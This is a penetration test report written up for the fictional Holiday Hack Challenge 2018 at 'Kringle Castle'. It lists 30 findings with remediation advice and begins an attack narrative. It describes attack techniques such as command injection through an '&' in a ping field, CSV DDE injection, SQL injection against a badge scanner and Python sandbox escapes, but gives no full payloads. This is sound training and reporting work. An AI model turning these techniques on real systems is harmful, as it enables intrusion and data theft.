Holiday Hack Challenge 2018 PenTest Report

Matt Burrough, GPEN, GWAPT
Sr. Elf Security Inspector
Burrough Consulting – Far North Office
@mattburrough
matt@burrough.org

Executive Summary

In order to assess the security posture and cyber defense readiness of the Kringle Castle staff, Burrough Consulting: Far North (BCFN) was hired to perform a detailed penetration test of the castle, its software, services, and staff. The test was scheduled for 12/18/2018 to 1/14/2019. Alabaster Snowball was the primary contact at Kringle Castle, with Mr. Claus performing approvals and receiving the final report.

BCFN was given a list of 10 primary objectives, as well as permission to investigate side issues as they were discovered. Over the course of the operation, all 10 objectives were met, and in total 24 achievements were completed.

For an account of how the objectives were met, please see the Detailed Attack Narrative, beginning on page 18.

While performing testing, 30 distinct findings were discovered, and are documented in the Findings section, beginning on page 6. These ranged from low to high in severity. The findings can be generalized into a few high-level points:

- Insufficient staff training/security awareness
- Software flaws
- Insufficient protection of data and credentials
- Lack of least privilege authorization models

To address these issues, BCFN suggests that management make the following changes:

- Increased employee security training
- Increased employee training around HR and IT policies
- More rigorous software testing before release
- Periodic audits of user account rights, permissions, and usage

Table of Contents

Testing Parameters

The purpose of this section is to define the parameters by which the pentest was conducted, based on the original pre-testing scope agreement and signed rules of engagement.

Scope

Areas In Scope

- North Pole Computer Terminals
- Social Engineering
- Use of credentials belonging to elves and other staff
- Backend business function servers, such as HR systems
- Kringlecastle.com and all subdomains and pages
- Physical PenTesting
    - Accessing Vaults and Restricted Areas
    - Bypassing Locks, Electronic Access Controls
    - HVAC systems
- Manufacturing Operations Controls

Out of Scope

- South Pole systems
- Reindeer operations
- Claus private residence
- Mrs. Claus' computer or business systems
- Denial of Service (DoS/DDoS) attacks

Objectives

The following objectives were specified at the beginning of the test. All objectives were successfully met.

ID	Objective	Status
1	Orientation Challenge	Met
2	Directory Browsing	Met
3	de Bruijn Sequences	Met
4	Data Repo Analysis	Met
5	AD Privilege Discovery	Met
6	Badge Manipulation	Met
7	HR Incident Response	Met
8	Network Traffic Forensics	Met
9.1	Ransomware Recovery – Catch the Malware	Met
9.2	Ransomware Recovery – Identify the Domain	Met
9.3	Ransomware Recovery – Stop the Malware	Met
9.4	Ransomware Recovery – Recover Alabaster's Password	Met
10	Who Is Behind It All?	Met

Key Personnel

The following were the main points of contact for the penetration test:

Role	Name	Responsibilities
Manager – Test Customer	Santa Claus	• Approve test scope and rules of engagement • Receive and review final report
Customer Test Liaison	Alabaster Snowball	• Main contact for security testers • Assist with any issues that arise during testing • Escalates major issues to Manager
Lead Penetration Tester	Matt Burrough	• Perform security testing • Provide written results of the assessment

Time Line

Testing was conducted between December 18, 2018 and January 14, 2019. All deliverables were submitted before the end data.

Deliverables

This document is the sole deliverable of the test.

Findings

In this section, we discuss each security flaw identified in the North Pole during the PenTest, as well as recommendations to resolve each issue.

Finding Summary

ID	Name	Severity
1	Command Injection Present on Employee Onboarding Server	Medium
2	Database Name and Version Disclosure	Low
3	Employee PII Stored Unencrypted in Database	Medium
4	Directory Listing is Enabled on Webserver	Low
5	Sensitive Data Publicly Accessible on Webserver	Medium
6	Employees Lack Training	Medium
7	Access Control System Lacks Lockout Policy	Medium
8	Account Shared by Multiple Users	Medium
9	Credentials Not Reset After Being "Removed" from Git	Medium
10	Candy Striper Allows Unencrypted, Unauthenticated State Changes	Low
11	Credentials Passed on Command Line	Medium
12	High Privilege AD Accounts Share Servers with Lesser Integrity Accounts	High
13	Password Sprays Not Detected by Blue Team	High
14	Badge Scanner Susceptible to SQL Injection, Biometric Bypass	High
15	Access Control Numbers Based on Predictable Values (Dates)	Medium
16	CSV Dynamic Data Exchange allows Command Injection	High
17	Public Webserver Exposes Internal File Paths	Low
18	Restricted Python Environment Susceptible to Escapes	Medium
19	Packalyzer Running in Dev Mode	Medium
20	Packalyzer Allows Source Code Access	High
21	Packalyzer Allows Unexpected File Retrieval	High
22	Sleigh Bell Lottery Subject to Tampering	Low
23	Vent Shafts Can Be Used to Access Restricted Areas	Low
24	Insufficient Backups to Avoid Ransomware	Medium
25	IDS Running in Default Configuration with Empty Ruleset	High
26	Santa's Domain is Targeted By an APT	High
27	Widespread Single Factor Authentication	Medium
28	Passwords Kept in Unencrypted Database	High
29	Reset Compromised Passwords	High
30	Keyboard Panel Displays Verbose Errors and Presents Entered Password in the Clear	Medium

Title	Command Injection Present on Employee Onboarding Server
Finding ID	1
Severity	Medium
Description	The employee onboarding system accepts user input. By adding an “&” to the input on the server address verification field, an attacker can append commands that will be executed on the system.
Impact	An attacker can run arbitrary commands on the onboarding server, including commands to dump employee data. This could constitute a GDPR violation, potentially opening Santa up to fines of up to 4% of his milk and cookie earnings.
Recommendation	• Use Constrained Language Mode in PowerShell to limit command available to an attacker • Perform proper input validation • Use AppLocker policies to disallow running on unapproved code • Ensure data is encrypted at rest and in transit
See Also	https://ss64.com/ps/call.html ; http://www.exploit-monday.com/2017/08/exploiting-powershell-code-injection.html

Title	Database Name and Version Disclosure
Finding ID	2
Severity	Low
Description	In the verification area of the employee onboarding system, the version of the database is shown.
Impact	By displaying the version, an attacker can easily identify potential exploits to which the server is likely vulnerable.
Recommendation	Do not display the database server version within the console.
See Also	

Title	Employee PII Stored Unencrypted in Database
Finding ID	3
Severity	Medium
Description	Employee data including full name, address, phone number, and email address can be obtained from the employee onboarding database.
Impact	An attacker can use employee PII for phishing attacks, social engineering, or identity theft.
Recommendation	• Ensure data is encrypted at rest and in transit. • Restrict access to the database to those with a business “need to know” this data.
See Also	https://www.sqlite.org/see/doc/trunk/www/readme.wiki

Title	Directory Listing is Enabled on Webserver
Finding ID	4
Severity	Low
Description	The CFP server at https://cfp.kringlecastle.com has directory listing enabled.
Impact	By viewing a directory listing, attackers can more easily discover hidden files that are not meant to be disclosed. In this case, a private rejected talk listing for KringleCon is publicly accessible.
Recommendation	• Disable directory listing on the server. • Enable access control on documents that should not be public.
See Also	https://www.owasp.org/index.php/Top_10-2017_A6-Security_Misconfiguration ; https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control

Title	Sensitive Data Publicly Accessible on Webserver
Finding ID	5
Severity	Medium
Description	The CFP server contains a list of rejected talks that is publicly accessible.
Impact	Speakers may be embarrassed to have had a talk rejected. Future cons may receive fewer submissions if prospective speakers fear for the security for their submissions.
Recommendation	Enable access control on documents that should not be public.
See Also	https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control

Title	Employees Lack Training
Finding ID	6
Severity	Medium
Description	Many elves seem unaware how to perform basic security tasks and are unaware of HR policies. For example, elves seem willing to share credentials or access to their terminals, are unaware of basic forensics and security best practices, and engage in workplace romances.
Impact	This opens the North Pole up to lawsuits, easily avoided vulnerabilities, and reduces productivity.
Recommendation	Increase & mandate training for all North Pole employees to include courses on cybersecurity, HR policies, and proper use of their equipment.
See Also	https://www.sans.org/

Title	Access Control System Lacks Lockout Policy
Finding ID	7
Severity	Medium
Description	The electronic lock on the outside of the speaker unpreparedness room does not have any lockouts, nor does the biometric panel outside of the other restricted area.
Impact	An attacker can continually input codes until the door opens.
Recommendation	Implement additional security controls on these locks. For example, trigger an alarm upon too many successive entries, or put a time delay after a failed entry to avoid brute force attacks.
See Also	

Title	Account Shared by Multiple Users
Finding ID	8
Severity	Medium
Description	The elf account is used by many elves, as is the report-upload account.
Impact	Having multiple users share an account removes he ability to prove who took a specific action (nonrepudiation.) Additionally, if an elf leaves the North Pole to go work someplace else, it is hard to know what accounts need to be reset so they don’t persist their access.
Recommendation	• Use unique accounts with strong passwords for all users. • Encourage elves to lock their workstations when not in use.
See Also	

Title	Credentials Not Reset After Being “Removed” from Git
Finding ID	9
Severity	Medium
Description	Elves have checked in various secrets (passwords, private keys) to repos on the git.kringlecastle.com site. While removed in later check-ins, the credentials are still valid.
Impact	Since git maintains a version history, simply removing these credentials from source isn’t sufficient. Anyone can go back and review the old file versions to find the secrets.
Recommendation	• Consider any credential that has ever been checked in to source control compromised. • Whenever redacting a secret from source, also invalidate/reset that credential so anyone who already found it cannot use it going forward.
See Also	https://help.github.com/articles/removing-sensitive-data-from-a-repository/

Title	Candy Striper Allows Unencrypted, Unauthenticated State Changes
Finding ID	10
Severity	Low
Description	The candy striper machine has a web interface that accepts POST commands to alter its state (start, stop, etc.) The site does not use TLS/SSL.
Impact	Anyone who discovers the API path can submit changes to the machine – this could halt production of candy or could pose a safety risk if the machine is stopped for servicing and unexpectedly restarts. An attacker could also monitor traffic to the system and observe its typical usage patterns as a means of reconnaissance.
Recommendation	• Require an encrypted connection to operate the machine • Require authentication for connections to the API
See Also	https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control

Title	Credentials Passed on Command Line
Finding ID	11
Severity	Medium
Description	The Employee Report submission system uses a command that expects a username and password be passed as parameters on the command line.
Impact	Anyone with access to the system can obtain these credentials by looking at BASH histories or the arguments of currently running commands if a report is currently being submitted.
Recommendation	• Do not pass credentials on the command line. • Have the utility prompt for passwords when run. • Also, consider using certificate authentication instead of passwords.
See Also	

Title	High Privilege AD Accounts Share Servers with Lesser Integrity Accounts
Finding ID	12
Severity	High
Description	Some IT administrators use their highly privileged accounts to access shared systems used (and administered) by lesser-privileged users.
Impact	This can allow an attacker (or malicious insider) to compromise a less-secure user and use that to target an administrator and gain access to their account, leading to escalation of privilege.
Recommendation	• For highly-sensitive roles, like Domain Administrator, create a secondary account that is only used for this purpose. • Only use these alternate admin accounts on trusted, highly secure hosts. • Consider issuing admin workstations (PAWs) to admins so they can do their work securely.
See Also	https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/privileged-access-workstations

Title	Password Sprays Not Detected by Blue Team
Finding ID	13
Severity	High
Description	Reviewing logon event log entries, it is clear that Kringle Castle experienced a password spray attack that went unchecked.
Impact	A password spray can result in the compromise of users' accounts
Recommendation	• Improve monitoring of logon attempts so password spray attacks are automatically detected and blocked. • Have a procedure for identifying compromised accounts and resetting them.
See Also	https://www.microsoft.com/en-us/microsoft-365/blog/2018/03/05/azure-ad-and-adfs-best-practices-defending-against-password-spray-attacks/

Title	Badge Scanner Susceptible to SQL Injection, Biometric Bypass
Finding ID	14
Severity	High
Description	The badge scanner located outside of the secure area has an exposed USB port, from which access codes can be loaded. The code behind this exposed interface is susceptible to SQL injection attacks. Additionally, using these attacks allows one to bypass the biometric portion of the scanner entirely.
Impact	An attacker can generate a credential containing SQL injection and gain access to the secure space.
Recommendation	• Remove the USB interface from the reader • Confirm that the system requires Biometric AND badge, not one or the other • Correct the SQL injection vulnerability in the scanner code • Enable auditing on the badges that are scanned • Supplement the reader with additional physical controls, such as cameras to identify attackers.
See Also	

Title	Access Control Numbers Based on Predictable Values (Dates)
Finding ID	15
Severity	Medium
Description	When assessing the biometric access control system, it was discovered that an approved access control number appears to be a date (likely a birthday).
Impact	Using access control IDs that are tied to easily-discovered employee information like birthdays or anniversaries can make it easy for an attacker to create a fake credential.
Recommendation	Use cryptographically random generated values for access control IDs instead.
See Also	https://en.wikipedia.org/wiki/Cryptographically_secure_pseudorandom_number_generator

Title	CSV Dynamic Data Exchange allows Command Injection
Finding ID	16
Severity	High
Description	The CSV resume submission tool on the Careers site allows an attacker to use Dynamic Data Exchange to run arbitrary commands on the server through command injection.
Impact	An attacker can run any command they'd like on the server in the context of the web service account. It is possible to exfiltrate data from the server or perform other harmful actions.
Recommendation	Filter out potentially harmful values, or stop accepting CSV files from anonymous users.
See Also	https://www.owasp.org/index.php/CSV_Injection

Title	Public Webserver Exposes Internal File Paths
Finding ID	17
Severity	Low
Description	The error page template on the Kringle Castle Careers site includes both the internal directory structure of the webserver and its associated public URL.
Impact	This allows attackers to better understand where files reside within the server, which can assist them in locating important files in an attack. It also demonstrates that the server is running Windows, helping further target attacks.
Recommendation	Remove the internal directory references from the site.
See Also	https://www.owasp.org/index.php/Improper_Error_Handling

Title	Restricted Python Environment Susceptible to Escapes
Finding ID	18
Severity	Medium
Description	A console running a restricted python environment was able to be escaped, allowing the user to run arbitrary system commands.
Impact	An attacker can perform any action on the console as the logged in account.
Recommendation	Whitelist commands instead of blacklisting them, to limit what a user can execute.
See Also	

Title	Packalyzer Running in Dev Mode
Finding ID	19
Severity	Medium
Description	The Packalyzer site has a development mode, and appears to have been deployed into production in this mode.
Impact	While in dev mode, all environment variables are treated as valid paths, allowing users to exploit unexpected behavior and gain access to sensitive files and accounts.
Recommendation	• Fully test all services before deploying to production. • Create automated checks/gates so accidental deployments cannot occur.
See Also	

Title	Packalyzer Allows Source Code Access
Finding ID	20
Severity	High
Description	Much of Packalyzer’s server-side source code is kept in a JS file on the server.
Impact	Most web servers allow JS files to be downloaded by clients, unlike PHP or ASPX files. This allows an attacker to retrieve the source code and review it for embedded secrets or look for flaws, such as in its authentication or authorization.
Recommendation	Change the way the source code is stored/hosted so it can no longer be fetched by clients.
See Also	

Title	Packalyzer Allows Unexpected File Retrieval
Finding ID	21
Severity	High
Description	Because of the other flaws in Packalyzer, an attacker can retrieve files from directories that are not meant to be exposed to users, such as the SSL Key Log file.
Impact	With the SSL Key Log, all encrypted conversations between the server and clients can be decrypted and viewed, including usernames and passwords.
Recommendation	• Disable dev mode • Do not store sensitive files in paths that can be accessed by clients • Review the source code for other flaws
See Also	

Title	Sleigh Bell Lottery Subject to Tampering
Finding ID	22
Severity	Low
Description	During the assessment, we found that a user could tamper with the lotto system and choose the winning ticket.
Impact	An elf can tamper with the lotto and win, cheating others out of the chance to hang the sleigh bells.
Recommendation	• Perform an SDL code review of the lotto system and fix any flaws found. • Run it on a secured system with restricted user access. • Do not let players interact with the winning number generation system.
See Also	https://www.microsoft.com/en-us/securityengineering/sdl

Title	Vent Shafts Can Be Used to Access Restricted Areas
Finding ID	23
Severity	Low
Description	The vents connect all areas of the castle, including the hallway and Santa's secured rooms.
Impact	An attacker can bypass access controls and enter the secured workshop.
Recommendation	• Install fixed metal bars in the shafts to separate secure and insecure areas. • Consider a second HVAC system and SCIF-level isolation specifications if the secure room should be acoustically isolated from general areas.
See Also	https://en.wikipedia.org/wiki/Sensitive_Compartmented_Information_Facility

Title	Insufficient Backups to Avoid Ransomware
Finding ID	24
Severity	Medium
Description	When ransomware struck, the only way to recover the files was to pay the attacker or reverse engineer the malware and hope to find a flaw.
Impact	The castle could have lost access to all of its documents.
Recommendation	Perform periodic backups and move those backups offline, to a remote facility regularly. If files are lost due to ransomware or natural disaster, business continuity can be maintained.
See Also	

Title	IDS Running in Default Configuration with Empty Ruleset
Finding ID	25
Severity	High
Description	The Snort IDS set up in the castle has a blank ruleset in use.
Impact	Without any rules, Snort is not performing any analysis, alerting, or blocking of traffic, malicious or otherwise. This is very much like running a firewall with "allow any:any" as the only rule.
Recommendation	• Configure some standard baseline rules in Snort. • Add additional custom rules for specific attacks the North Pole observes. • Consider a paid subscription to get the latest rule files
See Also	https://www.snort.org/rules_explanation

Title	Santa's Domain is Targeted By an APT
Finding ID	26
Severity	High
Description	Reviewing the ransomware on some systems, it is clear that the Kringle Castle, and specifically .elfdb files, were targeted.
Impact	Santa is not being hit with generic malware that impacts everyone, but rather specific, tailored ransomware made to run on only his domain. This shows a higher sophistication that many cyberattacks, and should be of utmost concern to the Kringle Castle staff.
Recommendation	• Review all systems, logs, emails for signs of attack • Contact law enforcement (North Pole Bureau of Investigations) • Consider engaging an external post-breach specialist security consultancy
See Also	

Title	Widespread Single Factor Authentication
Finding ID	27
Severity	Medium
Description	Multi-factor authentication was not observed on Kringle Castle systems/services
Impact	An attacker can access a system using a stolen password, which is easy to obtain from phishing, source repositories, unencrypted databases, or other sources.
Recommendation	Require a second factor such as a code from a phone app or hardware token to authenticate to any system or service.
See Also	https://fidoalliance.org/what-is-fido/

Title	Passwords Kept in Unencrypted Database
Finding ID	28
Severity	High
Description	Some elves appear to use unencrypted elfdb files to hold many of their credentials.
Impact	An attacker who obtains one of these files can authenticate as that user anywhere.
Recommendation	• Use a password manager with encrypted database files so they cannot be stolen • Confirm the password manager being used meets corporate security policies and requirements • Use only strong, random passwords for services • Use a strong password (preferable also a second factor) to open the database
See Also	

Title	Reset Compromised Passwords
Finding ID	29
Severity	High
Description	During the course of the penetration test, credentials for a number of elves, service accounts, and access control systems were discovered.
Impact	If these accounts are not reset, there are several major concerns. First, it is no longer possible for the accounts to provide nonrepudiation, as it is impossible to prove if an action was the legitimate account holder or the pentester. Second, if a pentester could obtain the credential, it is possible other attackers may have as well, and we cannot know if they have been compromised already.
Recommendation	• Each of these credentials should be force-expired and reset so an attacker cannot continue to use them. • Provide strong password construction training to employees.
See Also	A list of all compromised accounts has been provided to the Identity Management team outside of this report.


Title	Keyboard Panel Displays Verbose Errors and Presents Entered Password in the Clear
Finding ID	30
Severity	Medium
Description	When entering the proper song in the wrong key, the vault keyboard console says so.
Impact	An attacker attempting to determine the code for the vault gets hints from the keyboard, so they know when they are on the right track.
Recommendation	Display a standard access denied error for any incorrect input.
See Also	https://www.owasp.org/index.php/Authentication_Cheat_Sheet#Authentication_and_Error_Messages

Detailed Attack Narrative

In this section, we[1] walk through the entire penetration test and how I obtained each finding.

Objective 1. Orientation Challenge

In the main hall, there was a quiz about past years' challenges. Not knowing the answers, I started looking around and talked to elf Bushy Evergreen. Evergreen offers hints, but only after you help show him how to exit vi. Connecting to the terminal displayed a poem:



```
         .'''''''''''''''''''''''''''''''''''''''''';ooooo:
       ;ooooooooooooool;''''''',:loooooooooooolc;',,;ooooo:
    .:oooooooooooooc;',,,,,,,:ooooooooooooolccoc,,,;ooooo:
  .cooooooooooooo:,''''''',:oooooooooooooolclooc,,,;ooooo,
  coooooooooooooo,,,,,,,,,;oooooooooooooolooooooc,,,;ooo,
  coooooooooooooo,,,,,,,,,;oooooooooooooolooooooc,,,;l'
  coooooooooooooo,,,,,,,,,;oooooooooooooolooooooc,,..
  coooooooooooooo,,,,,,,,,;oooooooooooooolooooooc.
  coooooooooooooo,,,,,,,,,;oooooooooooooooloooo:.
  coooooooooooooo,,,,,,,,,;oooooooooooooooloo;
  :llllllllllllll,'''''''';llllllllllllllc,



I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.

~
```


Figure 1 - Terminal with a Poem in vi

Exiting vi with **:q** dropped us to a shell. Bushy then gave a hint to watch Ed's talk, which gave the history of the conference, including the answers to the trivia quiz. Correctly answering each revealed the answer "**Happy Trails**" to enter into the Badge UI.

[1] "I" and "We" are used interchangeably in this report. I was taught early in my career that "we" is the preferred pronoun for reports, as skeptical readers are more apt to believe a collective "we" than a single analyst. A little social engineering of the pentest reader never hurt, right?

Objective 2. Directory Browsing


After talking to Minty Candycane in the main hall, the elf asked for help finding the name of an employee with the last name of Chan from California using her terminal. Upon connecting to the terminal, we were presented with a PowerShell-based interface with options to onboard an employee, verify the system, or quit, as shown in Figure 2.



```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.




====================================================================
=                                                                  =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                                  =
====================================================================




 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection:
```

Figure 2 - Employee Onboarding Interface


The second option offers to ping a host. After running ping, the system displayed the database name:



```
Validating data store for employee onboard information.
Enter address of server: blah
ping: unknown host blah
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Figure 3 - Database Name and Version Disclosure

Using command injection, we could connect to the database and use the .dump command to display the contents:



